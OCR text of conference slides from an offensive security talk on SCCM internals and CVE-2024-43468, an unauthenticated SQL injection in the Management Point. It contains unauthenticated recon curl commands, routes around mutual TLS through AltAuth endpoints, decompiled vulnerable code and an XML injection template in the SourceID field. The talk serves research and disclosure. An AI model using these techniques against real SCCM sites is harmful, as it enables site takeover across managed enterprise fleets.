SYNACKTIV

Owning SCCM
A Journey from Research to Critical Discovery

x33fcon

whoami

SYNACKTIV

Mehdi Elyassa

Red teamer

@kalimer0x00

- 8 years in IT security
- Works at Synacktiv, an offensive security company
- Pentest, then Red Team

Agenda

SYNACKTIV

- SCCM Internals
- CVE-2024-43468
- Post-exploitation
- Persistence

SCCM Internals

SCCM Internals

Introduction

- SCCM is a systems and endpoint management solution
- Deploys an agent on managed devices that provides code execution capabilities, making it Microsoft's native C2
- Now part of the Microsoft Intune product family

SCCM Internals


Client communications

SYNACKTIV

- **Client to Management Point**
  - **EHTTP**: (default) Enhanced HTTP
  - **HTTPS**: mutual TLS with an internal PKI (e.g. ADCS)

SCCM Internals

SYNACKTIV



- Several web applications hosted on IIS
- Mix of modern and legacy technologies
  - ISAPI modules
  - .NET Framework apps
- COM used extensively for internal communication
  - Long chains of sequential COM calls across components

SCCM Internals

SMS Management Point


SYNACKTIV

- ISAPI modules
  - **/.sms_pol** — Policy download
  - **/.sms_dcm** — Scripts download
  - **/.sms_aut** — Location services information
- **Legacy code** — query parameters are parsed manually…
- **Multiple entrypoints**
  - `/SMS_MP`
  - `/SMS_MP_WindowsAuth`
  - `/SMS_MP_AltAuth`
  - `/SMS_MP_TokenAuth`
- **Anonymous authentication** enabled on most endpoints

```
PS Z:\> .\dump_iis_appconf.ps1
[...]
- app: /SMS_MP (SMS Management Point Pool)
  anon: True
  handlers:
   - module=IsapiModule ; path=.sms_dcm ; handler=c:\program files\sms_ccm\getsdmpackage.dll
   - module=IsapiModule ; path=.sms_aut ; handler=c:\program files\sms_ccm\getauth.dll
   - module=IsapiModule ; path=.sms_pol ; handler=c:\program files\sms_ccm\getpolicy.dll

- app: /SMS_MP_WindowsAuth (SMS Windows Auth Management Point Pool)
  anon: False
  handlers:
   - module=IsapiModule ; path=.sms_pol ; handler=c:\program files\sms_ccm\getpolicy.dll

- app: /SMS_MP_AltAuth (SMS Management Point Pool)
  anon: True
  handlers:
   - module=IsapiModule ; path=.sms_dcm ; handler=c:\program files\sms_ccm\getsdmpackage.dll
   - module=IsapiModule ; path=.sms_aut ; handler=c:\program files\sms_ccm\getauth.dll
   - module=IsapiModule ; path=.sms_pol ; handler=c:\program files\sms_ccm\getpolicy.dll

- app: /SMS_MP_TokenAuth (SMS Management Point Pool)
  anon: True
  handlers:
   - module=IsapiModule ; path=.sms_dcm ; handler=c:\program files\sms_ccm\getsdmpackage.dll
   - module=IsapiModule ; path=.sms_aut ; handler=c:\program files\sms_ccm\getauth.dll
   - module=IsapiModule ; path=.sms_pol ; handler=c:\program files\sms_ccm\getpolicy.dll
```

SCCM Internals

SMS Management Point



SCCM Internals

SMS Management Point

SYNACKTIV

Mutual TLS, They Said...

- If HTTPS mode is enabled, use:
  - `/SMS_MP_TokenAuth/`
  - `/SMS_MP_AltAuth/` (>= v2403)

```
$ curl -i 'https://cmc.corp.local/sms_mp/.sms_aut?SMSTRC'
HTTP/1.1 403 Client certificate required
```

```
$ curl -i 'https://cmc.corp.local/sms_mp_altauth/.sms_aut?SMSTRC'
HTTP/2 200
```

SCCM Internals

SMS Management Point

SYNACKTIV

Unauth recon: Enumerate Management Points

- **MPLIST** method on the **getauth** module returns all MPs for current site
  - `/sms_mp/.sms_aut?MPLIST`
- Interesting fields
  - `Version` build number
  - `SSLState` indicates if HTTPS is enabled

```
$ curl 'http://cmc.corp.local/sms_mp/.sms_aut?MPLIST'
<MPList>
    <MP Name="CMC.CORP.LOCAL" FQDN="CMC.corp.local">
        <Version>9128</Version>
        <Capabilities SchemaVersion="1.0">
            <Property Name="SSLState" Value="0"/>
        </Capabilities>
    </MP>
</MPList>
```

- **MPLIST1** method returns MPs from other sites in the hierarchy

```
$ curl 'http://cmc.corp.local/sms_mp/.sms_aut?MPLIST1&XYZ'
<MPList>
    <MP Name="CMC.XYZ.LOCAL" FQDN="CMC.xyz.local" SiteCode="XYZ">
        <Version>9128</Version>
        <Capabilities SchemaVersion="1.0">
            <Property Name="SSLState" Value="0"/>
        </Capabilities>
    </MP>
</MPList>
```

SCCM Internals

CcmMessaging

SYNACKTIV

CcmMessaging

- Single ISAPI module
- **Multiple entrypoints**
  - `/CCM_System`
  - `/CCM_System_WindowsAuth`
  - `/CCM_System_AltAuth`
  - `/CCM_System_TokenAuth`
- **Anonymous authentication** enabled on most endpoints

```
    - app: /CCM_System (CCM Server Framework Pool)
      anon: True
      handlers:
      - module=IsapiModule ; path=* ; handler=c:\program files\sms_ccm\ccmisapi.dll

    - app: /CCM_System_WindowsAuth (CCM Windows Auth Server Framework Pool)
      anon: False
      handlers:
      - module=IsapiModule ; path=* ; handler=c:\program files\sms_ccm\ccmisapi.dll

    - app: /CCM_System_AltAuth (CCM Server Framework Pool)
      anon: True
      handlers:
      - module=IsapiModule ; path=* ; handler=c:\program files\sms_ccm\ccmisapi.dll

    - app: /CCM_System_TokenAuth (CCM Server Framework Pool)
      anon: True
      handlers:
      - module=IsapiModule ; path=* ; handler=c:\program files\sms_ccm\ccmisapi.dll
```

SCCM Internals

CcmMessaging

SYNACKTIV

- HTTP-based communication protocol
  - `CCM_POST` method and a single path `/request`
  - A message signature may be included in the header as a device identity proof

```
CCM_POST /ccm_system/request HTTP/1.1
Host: cmc.corp.local

--aAbBcCdDv1234567890VxXyYzZ
content-type: text/plain; charset=UTF-16

<@utf16-encode><Msg SchemaVersion="1.1">[XML]</Msg><@/utf16-encode>    <-- HEADER PART
--aAbBcCdDv1234567890VxXyYzZ
ncontent-type: application/octet-stream

<@zlib-compress><@utf16-encode>[XML]<@/utf16-encode><@/zlib-compress>  <-- REQUEST PART
--aAbBcCdDv1234567890VxXyYzZ--
```

SCCM Internals

CcmMessaging

SYNACKTIV

- ISAPI module distributes the message to the right service handler via COM (based on the `TargetEndpoint` field in the header)
- WMI object **CCM_Service_EndpointConfiguration**
  - `root\ccm\Policy\DefaultMachine\RequestedConfig` (**persists**)
  - `root\ccm\Policy\Machine\ActualConfig`
  - The **Visibility** field indicates if an identity proof is required

```
PS> Get-WmiObject -Namespace 'root/ccm/policy/machine/actualconfig' -Query 'select * from CCM_Service_EndpointConfiguration'
    | Sort-Object Visibility | select Name, Visibility, DisplayName, CoClass

Name                          Visibility   DisplayName                                    CoClass
----                          ----------   -----------                                    -------
MP_LocationManager            All          LocationManagerHandler Class                   {F21CCBF9-50A5-45E0-9B65-...
MP_ClientRegistration         All          RegMessageHandler Class                        {C15098C5-57E0-4859-B1C6-...
MP_PolicyManager              ClientSigned PolicyManagerHandler Class                     {F0570116-3E80-48FB-8AF7-...
MP_TokenManager               ClientSigned TokenManagerHandler Class                      {6FC37979-BF68-4B43-878F-...
EndpointProtectionAgent       Internal     SMS EP agent                                   {2B0704D2-E90B-4491-9595-...
CoManagementEndpoint          Internal     CoManagement Endpoint                          {12FDFF24-8D82-41DB-A8B4-...
ClientRegistration            Signed       CCM Registration Endpoint                      {8EC7E83E-3F67-414B-A9EC-...
LS_ReplyLocations             Signed       CCL Location Services Reply Locations Endpoint {2F382DC1-FF25-486E-896F-...
[...]
```

SCCM Internals

CcmMessaging

SYNACKTIV

Mutual TLS, They (Still) Said...

- If HTTPS mode is enabled, use:
  - `/CCM_System_AltAuth/` (>= v2403)
  - ~~`/CCM_System_TokenAuth/`~~ (not working 😕)

```
$ curl -i 'https://cmc.corp.local/ccm_system/request' -X CCM_POST
HTTP/1.1 403 Client certificate required
```

```
$ curl -ki 'https://cmc.corp.local/ccm_system_altauth/request' -X CCM_POST
HTTP/2 200
```


SCCM Internals

SYNACKTIV

CCM Client Notification

- Near real-time communication mechanism:
  - TCP Listener on port 10123
  - HTTPS Listener `https://mp/bgb/handler.ashx` (fallback)
- This is how the Management Points **push tasks** to clients, used for immediate actions like:
  - Application deployment
  - Script execution
- BGB stands for "Big Green Button"
- .NET application


  `Microsoft.ConfigurationManager.BgbServerChannel`



SCCM Internals

Tenant attach

- Connect an SCCM environment to Intune
  - Syncs device and user information from SCCM to Intune
  - Take actions from the Intune console (restart, queries, run scripts, install apps, etc.)
- **ConfigMgrSvc_<GUID>** Entra app in case of Tenant Attach
  - Permissions on the tenant:
    - **CmCollectionData.Read** + **CmCollectionData.Write** (*Configuration Manager Microservice*)
    - **Directory.Read.All** (*Graph API*)



CVE-2024-43468

CVE-2024-43468

SYNACKTIV

- Unauth SQL injection through the Management Point
  - Affects the **MP_LocationManager** handler of **CcmMessaging** service
    - `Visibility = All` → no device identity proof needed
  - With **sysadmin** role → instant site takeover

https://github.com/synacktiv/CVE-2024-43468

CVE-2024-43468

SYNACKTIV

- ~~Advanced reverse engineering techniques~~

```
$ strings -e l v2403/SMS_CCM/LocationMgr.dll | grep 'EXEC '
EXEC MP_GetDistributeOnDemandDPs @ServerNames = N'%ws'
EXEC MP_IsPartialDownloadEnabled
EXEC MP_GetMachineID @Identifier = N'%ws'
EXEC MP_GetContentID @UniqueID = N'%ws', @ContentVersion = %d
```


CVE-2024-43468

SYNACKTIV

```
__int64 __fastcall CCM::MP::Location::CHandleLocationRequest::getMachineID(
        __int64 a1,
        CCM::Utility::ComString *a2,
        LONG *a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v31 = a2;
  *a3 = 0;
  CCM::Utility::String::String((CCM::Utility::String *)v33, word_1800862C4);
  v7 = CCM::Logging::BeginStackTrace((CCM::Logging *)L"CCM::MP::Location::CHandleLocationRequest::getMachineID", v6) >= 0;
  v8 = CCM::Utility::ComString::operator unsigned short const *(a2);
  v9 = CCM::Utility::String::format((CCM::Utility::String *)v33, L"EXEC MP_GetMachineID @Identifier = N'%ws'", v8);
  CCM::Utility::String::operator=(v33, v9);
  v10 = *(_QWORD *)(a1 + 448);
  v11 = (const unsigned __int16 *)CCM::Utility::String::operator unsigned short const *(v33);
  v12 = CCM::Utility::BString::BString((CCM::Utility::BString *)v32, v11);
  v13 = (*(__int64 (__fastcall **)(__int64, _QWORD, _QWORD))(*(_QWORD *)v10 + 32i64))(v10, *(_QWORD *)(v12 + 8), 0i64);
  CCM::Utility::BString::~BString((CCM::Utility::BString *)v32);
  if ( v13 )
  {
```

CVE-2024-43468

SYNACKTIV



CVE-2024-43468

SYNACKTIV

- Which request to pick up?

```
__int64 __fastcall CCM::MP::Location::CHandleLocationRequest::ParseRequestBody(__int64 a1, __int64 a2)
{
[...]
    if ( (unsigned __int8)sub_180049118(v175, L"EnumerateMPLocationRequest") )[...]
      if ( (unsigned __int8)sub_180049118(v203, L"SiteInformationRequest") )[...]
        if ( (unsigned __int8)sub_180049118(v214, L"AssignedSiteRequest") )[...]
          if ( (unsigned __int8)sub_180049118(v218, L"UpdateSFRequest") )[...]
            if ( (unsigned __int8)sub_180049118(v247, L"TokenServicesRequest") )[...]
```

- **getMachineID()** is called right before **UpdateSF()**

```
2096          v136 = v273;
2097          if ( (__int64)(*((_QWORD *)&v273 + 1) - v273) >> 2 )
2098          {
2099            v137 = (CCM::Utility::ComString *)CCM::Utility::ComString::ComString(
2100                                                (CCM::Utility::ComString *)v268,
2101                                                (const struct CCM::Utility::ComString *)(a1 + 616));
2102            MachineID = CCM::MP::Location::CHandleLocationRequest::getMachineID(a1, v137, (LONG *)&v282);
2103            if...
2104            v283 = (CCM::Utility::XML::CDocument *)v281;
2105            v141 = CCM::Utility::BString::BString(
2106                     (CCM::Utility::BString *)v268,
2107                     (const struct CCM::Utility::BString *)(a1 + 104));
2108            v142 = CCM::Utility::BString::BString(
2109                     (CCM::Utility::BString *)v281,
2110                     (const struct CCM::Utility::BString *)(a1 + 88));
2111            MachineID = sub_1800474D8(a1, v142, v141, &v279);
2112            if...
2113            v146 = sub_1800488A8(&v290, &v273);
2114            MachineID = sub_1800469D4(*(_DWORD *)(a1 + 424), (_DWORD)v279, v146, (_DWORD)v282, *(_DWORD *)(a1 + 424));
2115            if ( MachineID < 0 )
2116            {
2117              if ( CCM::Logging::DebugLoggingInRetail(v147) )
2118              {
2119                v148 = GetCurrentThreadId();
2120                CCM::Logging::Log(
2121                  0i64,
2122                  L"K:\\dbs\\sh\\cmgm\\0405_083130\\cmd\\1c\\src\\mp\\LocationMgr\\tasks.cpp",
2123                  10673i64,
2124                  v148,
2125                  L"%s, HRESULT=%08lx (%s,%lu)",
2126                  L"UpdateSF(dwContentID, vBoundaryGroups, dwMachineID, m_locRequest.dwPartialFlag)",
2127                  MachineID,
2128                  L"K:\\dbs\\sh\\cmgm\\0405_083130\\cmd\\1c\\src\\mp\\LocationMgr\\tasks.cpp",
```

CVE-2024-43468

SYNACKTIV

- Which request to pick up ? **UpdateSFRequest**
- Injection point in the **SourceID** field in the header

```
<Msg ReplyCompression="zlib" SchemaVersion="1.1">
        <Body Type="ByteRange" Length="556" Offset="0" />
        <CorrelationID>{00000000-0000-0000-0000-000000000000}</CorrelationID>
        <Hooks>
                <Hook3 Name="zlib-compress" />
        </Hooks>
        <ID>{00000000-0000-0000-0000-000000000000}</ID>
        <Payload Type="inline"/>
        <Priority>0</Priority>
        <Protocol>http</Protocol>
        <ReplyMode>Sync</ReplyMode>
        <ReplyTo>direct:dummyEndpoint:LS_ReplyLocations</ReplyTo>
        <TargetAddress>mp:[http]MP_LocationManager</TargetAddress>
        <TargetEndpoint>MP_LocationManager</TargetEndpoint>
        <TargetHost>https://cmc.corp.local</TargetHost>
        <Timeout>60000</Timeout>
        <SourceID>GUID:[GUID]'; [SQL_QUERY] ; --  </SourceID>
</Msg>
```

Header

```
<UpdateSFRequest>
        <Package ID="UID:00000000-0000-0000-0000-000000000000" Version="1">
  </Package>
        <ClientLocationInfo>
                <BoundaryGroups>
                        <BoundaryGroup GroupID="1"
              GroupGUID="00000000-0000-0000-0000-000000000000" GroupFlag="0"/>
                </BoundaryGroups>
        </ClientLocationInfo>
</UpdateSFRequest>
```

Body

CVE-2024-43468

SYNACKTIV

- **Patch analysis**
  - Usage of prepared statements
  - But, the *vulnerable code remains*, wrapped in an if-condition 🤔

```
66  if ( *(_DWORD *)(a1 + 940) )
67  {
68    v8 = CCM::Utility::ComString::operator unsigned short const *(a2);
69    v9 = CCM::Utility::String::format((CCM::Utility::String *)v57, L"EXEC MP_GetMachineID @Identifier = N'%ws'", v8);
70    CCM::Utility::String::operator=(v57, v9);
71    v10 = *(_QWORD *)(a1 + 448);
72    v11 = (const unsigned __int16 *)CCM::Utility::String::operator unsigned short const *(v57);
73    v12 = CCM::Utility::BString::BString((CCM::Utility::BString *)v49, v11);
74    v13 = (*(__int64 (__fastcall **)(__int64, _QWORD, _QWORD))(*(_QWORD *)v10 + 32i64))(v10, *(_QWORD *)(v12 + 8), 0i64);
75    CCM::Utility::BString::~BString((CCM::Utility::BString *)v49);
76    if...
77    v19 = (*(__int64 (__fastcall **)(_QWORD))(**(_QWORD **)(a1 + 448) + 64i64))(*(_QWORD *)(a1 + 448));
78    v46 = v19;
79    if...
80    v23 = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64, VARIANTARG *))(**(_QWORD **)(a1 + 448) + 72i64))(
81            *(_QWORD *)(a1 + 448),
82            *(_QWORD *)(a1 + 2576),
83            19i64,
84            &pvarg);
85    v47 = v23;
86    v45 = v23;
87    if...
88    if...
89    goto LABEL_47;
90  }
91  *(_OWORD *)pv = 0i64;
92  v29 = (const unsigned __int16 *)CCM::Utility::ComString::operator unsigned short const *(a2);
93  CCM::Utility::BString::BString((CCM::Utility::BString *)pv, v29);
94  psa = 0i64;
95  Vector = SafeArrayCreateVector(8u, 0, 1u);
96  rgIndices = 0;
97  SafeArrayPutElement(Vector, &rgIndices, pv[1]);
98  v31 = CCM::Utility::String::format((CCM::Utility::String *)v57, L"{CALL MP_GetMachineID(?)}");
99  CCM::Utility::String::operator=(v57, v31);
100 v32 = (const unsigned __int16 *)CCM::Utility::String::operator unsigned short const *(v57);
101 v33 = CCM::Utility::BString::BString((CCM::Utility::BString *)v50, v32);
102 v34 = sub_18000501C(a1 + 568, *(_QWORD *)(v33 + 8), Vector);
103 CCM::Utility::BString::~BString((CCM::Utility::BString *)v50);
    if ( v34 )
00050C29 CCM::MP::Location::CHandleLocationRequest::getMachineID:66 (180051829)
```

CVE-2024-43468

SYNACKTIV

